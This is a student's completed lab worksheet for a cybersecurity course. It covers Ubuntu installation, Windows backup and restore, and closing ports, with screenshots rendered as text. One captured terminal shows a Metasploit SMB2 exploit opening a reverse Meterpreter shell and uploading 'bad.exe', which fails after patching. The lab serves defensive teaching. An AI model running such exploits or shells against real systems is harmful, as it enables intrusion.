

# 2-2 LAB WORKSHEET

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

CYB 230

Instructor: Joshua Brogdon


## CYB 230 Module Two Lab Worksheet

Complete this worksheet by replacing the bracketed phrases in the Response column with the relevant information.

### Lab: Ubuntu Desktop Linux Installation

Prompt	Response
In the lab section “Install Ubuntu Using a Custom Hard Disk Layout,” use your name for the user information when creating a new user and provide a screenshot of the output before clicking <b>Continue</b> .	
In the lab section “Installing Patches With the Ubuntu Software Updater,” provide a screenshot of the <b>Authentication</b> step that includes your username.	
What is the importance of keeping an operating system patched and up-to-date?	The importance of keeping an operating system patched and up-to-date is to help protect computer systems from security vulnerabilities that attackers could exploit to gain unauthorized access to.

## Lab: Disk Maintenance and Data Recovery

Prompt	Response																												
In the lab section “Backing Up and Restoring Data,” provide a screenshot of the ending output.	 <p>The top screenshot shows a Windows 7 desktop with the 'Documents library' window open. The window title is 'NISGTC_APIus_v2_FM_Win701'. The window shows a list of files and folders in the 'Documents' library. The files are:</p> <table><tr><th>Name</th><th>Date modified</th><th>Type</th><th>Size</th></tr><tr><td>flag664401</td><td>11/2/2018 4:42 PM</td><td>File folder</td><td></td></tr><tr><td>flag</td><td>11/2/2018 4:28 PM</td><td>Text Document</td><td>1 KB</td></tr><tr><td>flag567689</td><td>10/25/2018 5:18 PM</td><td>Text Document</td><td>1 KB</td></tr><tr><td>My Backup1</td><td>4/30/2025 4:18 PM</td><td>Text Document</td><td>1 KB</td></tr><tr><td>My Backup2</td><td>4/30/2025 4:19 PM</td><td>Text Document</td><td>1 KB</td></tr><tr><td>My System Restore</td><td>4/30/2025 4:13 PM</td><td>Text Document</td><td>0 KB</td></tr></table> <p>The bottom screenshot shows the 'Restore Files' dialog box. The message 'Your files have been restored' is displayed. There is a 'Finish' button at the bottom right.</p>	Name	Date modified	Type	Size	flag664401	11/2/2018 4:42 PM	File folder		flag	11/2/2018 4:28 PM	Text Document	1 KB	flag567689	10/25/2018 5:18 PM	Text Document	1 KB	My Backup1	4/30/2025 4:18 PM	Text Document	1 KB	My Backup2	4/30/2025 4:19 PM	Text Document	1 KB	My System Restore	4/30/2025 4:13 PM	Text Document	0 KB
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In the industry, desktops are typically cloned, and images are used on multiple PCs. Explain how using the restore point utility can help with the rebuilding and testing of PCs.	You can test various kinds of software and patches that affect the operating system when you have system restores in place.																												

## Lab: Patching, Securing Systems, and Configuring Host-Based Firewall

Prompt	Response
<p>In the lab section “Closing Unnecessary Ports,” insert your name at the command line below the ending output and include it in your screenshot.</p>	 <pre> Internal Kali Scoring Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete Reboot Applications Places \$ Terminal Wed 20:36 root@kali2: ~ File Edit View Search Terminal Help 53/tcp open domain 80/tcp open http 88/tcp open kerberos-sec 110/tcp open pop3 135/tcp open msrpc 139/tcp open netbios-ssn 143/tcp open imap 389/tcp open ldap 443/tcp open https 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldaps 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 3389/tcp open ms-wbt-server 49154/tcp open sampleflag:999818 49156/tcp open unknown 49157/tcp open flag2:717993 49158/tcp open flag3:554422 49163/tcp open unknown MAC Address: 00:50:56:02:47:C0 (VMware) Nmap done: 1 IP address (1 host up) scanned in 34.15 seconds root@kali2: # Andree Salvo </pre>
<p>In the lab section “Exploitation and Patching,” insert your name at the command line below the ending output and include it in your screenshot.</p>	 <pre> Internal Kali Scoring Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete Reboot Applications Places \$ Terminal Wed 21:05 root@kali2: ~ File Edit View Search Terminal Help [*] Waiting up to 180 seconds for exploit to trigger... [*] Sending stage (957487 bytes) to 192.168.1.10 [*] Meterpreter session 1 opened (192.168.1.101:4444 -&gt; 192.168.1.10:49220) at 2025-04-30 20:50:06 -0400 meterpreter &gt; upload bad.exe c:\\ [*] uploading : bad.exe -&gt; c:\\ [*] uploaded : bad.exe -&gt; c:\\bad.exe meterpreter &gt; exit [*] Shutting down Meterpreter... [*] 192.168.1.10 - Meterpreter session 1 closed. Reason: User exit msf exploit(ms09_050_smb2_negotiate_func_index) &gt; exploit [*] Started reverse TCP handler on 192.168.1.101:4444 [*] Connecting to the target (192.168.1.10:445)... [*] Sending the exploit packet (930 bytes)... [*] Waiting up to 180 seconds for exploit to trigger... [*] Exploit completed, but no session was created. msf exploit(ms09_050_smb2_negotiate_func_index) &gt; msf exploit(ms09_050_smb2_negotiate_func_index) &gt; Andree Salvo </pre>
<p>Explain why it is important to close ports that are not being used within a computer system.</p>	<p>Closing any unused ports reduces the security risks by limiting entry points for attackers to gain access to.</p>